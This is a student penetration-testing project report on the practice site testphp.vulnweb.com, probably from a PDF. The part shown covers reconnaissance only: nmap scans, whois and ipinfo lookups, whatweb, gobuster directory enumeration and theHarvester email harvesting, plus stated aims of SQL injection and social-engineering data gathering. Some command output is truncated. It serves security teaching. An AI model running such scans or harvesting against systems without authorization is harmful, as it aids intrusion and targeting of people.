

PROJECT 2:

Penetration Testing on Web Server


Target: testphp.vulnweb.com or certifiedhacker.com



MIET

By Arpita
2023A1R138

Model Institute of Engineering & Technology



PROJECT SUMMARY

This project focuses on performing a comprehensive penetration test on a vulnerable web server — `testphp.vulnweb.com` or `certifiedhacker.com` — to evaluate its security posture. The objective is to simulate real-world cyberattacks to uncover vulnerabilities that could be exploited by malicious hackers.

The project is divided into key phases:

- Foot printing and Reconnaissance
- Vulnerability Scanning
- Exploitation of Services
- Database Access Testing
- Final Analysis and Recommendations

Objectives of the Project:

Penetration Testing on Web Server

- ***Identify Security Weaknesses***

Detect vulnerabilities in the web server (testphp.vulnweb.com) that attackers could exploit.

- ***Perform Footprinting and Reconnaissance***

Gather information about the target system including IP address, technologies used, open ports.

- ***Determine Server and Web Technology Stack***

Identify the operating system, server version, and technologies powering the website.

- ***Check for Open Ports and Services***

Use tools like Nmap to detect exposed ports and potentially vulnerable services.

- ***Perform Vulnerability Scanning***

Use automated scanners like Nikto and SQLMap to find known vulnerabilities.

- ***Test for SQL Injection Vulnerabilities***

Attempt SQL injection on dynamic parameters to gain unauthorized access to the database.

- ***Gather Social Engineering Data***

Find employee emails, social media profiles, and organization details that could assist in social engineering attacks.

```
http://testphp.vulnweb.com -w /usr/share/wordlists/
Colonial) & Christian Mehlmauer (@firefart)
http://testphp.vulnweb.com
GET
10
Reverse IP
/usr/share/wordlists/dirb/common.txt
status codes: 404
;
gobuster/3.6
10s

ter in directory enumeration mode

(Status: 301) [Size: 169] [→ http://testphp.vulnweb.com]
(Status: 403) [Size: 276]
(Status: 403) [Size: 276]
(Status: 200) [Size: 224]
(Status: 301) [Size: 169] [→ http://testphp.vulnweb.com]
(Status: 200) [Size: 8]
(Status: 200) [Size: 1]
(Status: 200) [Size: 1]
(Status: 200) [Size: 894]
(Status: 301) [Size: 169] [→ http://testphp.vulnweb.com]
(Status: 200) [Size: 4958]
(Status: 301) [Size: 169] [→ http://testphp.vulnweb.com]
(Status: 301) [Size: 169] [→ http://testphp.vulnweb.com]
(Status: 301) [Size: 169] [→ http://testphp.vulnweb.com]
615 (99.98%)
```

PHASE 1: FOOTPRINTING AND RECONNAISSANCE

Footprinting and Reconnaissance are the initial stages of ***ethical hacking*** or ***penetration testing*** where an attacker (or tester) gathers as much information as possible about a target system or organization ***before launching an attack***.

- ◆ **Footprinting:**


The process of collecting publicly available data to understand the target's network, systems, technologies, and personnel.

It is passive and involves no direct interaction with the target.

- ◆ **Reconnaissance:**


Also known as “**information gathering**” or “***open-source intelligence (OSINT)***.”

Can be passive (e.g., using WHOIS, DNS queries, Google Dorks) or active (e.g., ping, port scanning).



Step 1:
About company :
open firefox browser : search site
testphp.vulnweb.com

Step 2 :
open terminal and run :
ping -c 1 testphp.vulnweb.com



Step 3:

Location of Server:

whois \$(dig +short testphp.vulnweb.com)

or

curl ipinfo.io/\$(dig +short testphp.vulnweb.com)

```
(kali㉿kali)-[~]
$ curl ipinfo.io/$(dig +short testphp.vulnweb.com)

"ip": "44.228.249.3",
"hostname": "ec2-44-228-249-3.us-west-2.compute.amazonaws.com",
"city": "Boardman",
"region": "Oregon",
"country": "US",
"loc": "45.8399,-119.7006",
"org": "AS16509 Amazon.com, Inc.",
"postal": "97818",
"timezone": "America/Los_Angeles",
"readme": "https://ipinfo.io/missingauth"
```

```
(kali)-[~]
$ nmap -sS -Pn testphp.vulnweb.com
Nmap 7.95 ( https://nmap.org ) at 2025-07-29 09:28 EDT
report for testphp.vulnweb.com (44.228.249.3)
(0.23s latency).
Noted: 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
999 filtered tcp ports (no-response)
TE SERVICE
n http
SScan results may be unreliable because we could not find at least 1 open port
OS guesses: Actiontec MI424WR-GEN3I WAP (96%), DD-WRT v24-sp2 (Linux 2.6.32)
Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (92%), VMware
ESX/ESXi 4.0 NAS device (89%), Microsoft Windows XP SP3 (89%)
OS matches for host (test conditions non-ideal).

Nmap scan performed. Please report any incorrect results at https://nmap.org/submit
1 IP address (1 host up) scanned in 159.05 seconds
```

Step 4:

Operating system of server:

nmap -O -sS -Pn testphp.vulnweb.com

Step 5

Web Server Technology:

curl -I

<http://testphp.vulnweb.com>

```
(kali㉿kali)-[~]  
$ curl -I http://testphp.vulnweb.com  
HTTP/1.1 200 OK  
Server: nginx/1.19.0  
Date: Tue, 29 Jul 2025 13:32:59 GMT  
Content-Type: text/html; charset=UTF-8  
Connection: keep-alive  
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.or
```

Step 6:

Built-in Tech Stack:


whatweb -v

testphp.vulnweb.com




Step 7: When website was first seen: firefox

https://web.archive.org/web/*/testphp.vulnweb.com



Step 8: Other domains on same sever: firefox

<https://viewdns.info/reverseip/>



Step 9:

Open ports:

`nmap -sV -sS -Pn`

`testphp.vulnweb.com`

```
(kali@kali)-[~]
$ nmap -sV -sS -Pn testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-
Nmap scan report for testphp.vulnweb.com (44.228.24
Host is up (0.32s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-w
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.19.0

Service detection performed. Please report any inco
Nmap done: 1 IP address (1 host up) scanned in 170.
```

Step 10 :

Domain Registrar information:

`curl ipinfo.io/44.228.249.3`

```
(kali@kali)-[~]
$ curl ipinfo.io/44.228.249.3

Reverse IP results for testphp.vulnweb.com (44.228.249.3)
"ip": "44.228.249.3",
"hostname": "ec2-44-228-249-3.us-west-2.compute.amazonaws",
"city": "Boardman",
"region": "Oregon",
"country": "US",
"loc": "45.8399,-119.7006",
"org": "AS16509 Amazon.com, Inc.",
"postal": "97818",
"timezone": "America/Los_Angeles",
"readme": "https://ipinfo.io/missingauth"
```





Step 11: Employee emails: theHarvester -d vulnweb.com

```
—(kali㉿kali)-[~]  
- $ theHarvester -d vulnweb.com  
Load proxies.yaml from /etc/theHarvester/proxies.yaml  
*****  
theHarvester  
theHarvester 4.8.0  
Coded by Christian Martorella  
Edge-Security Research  
cmartorella@edge-security.com  
*****  
*] No IPs found.
```

Google

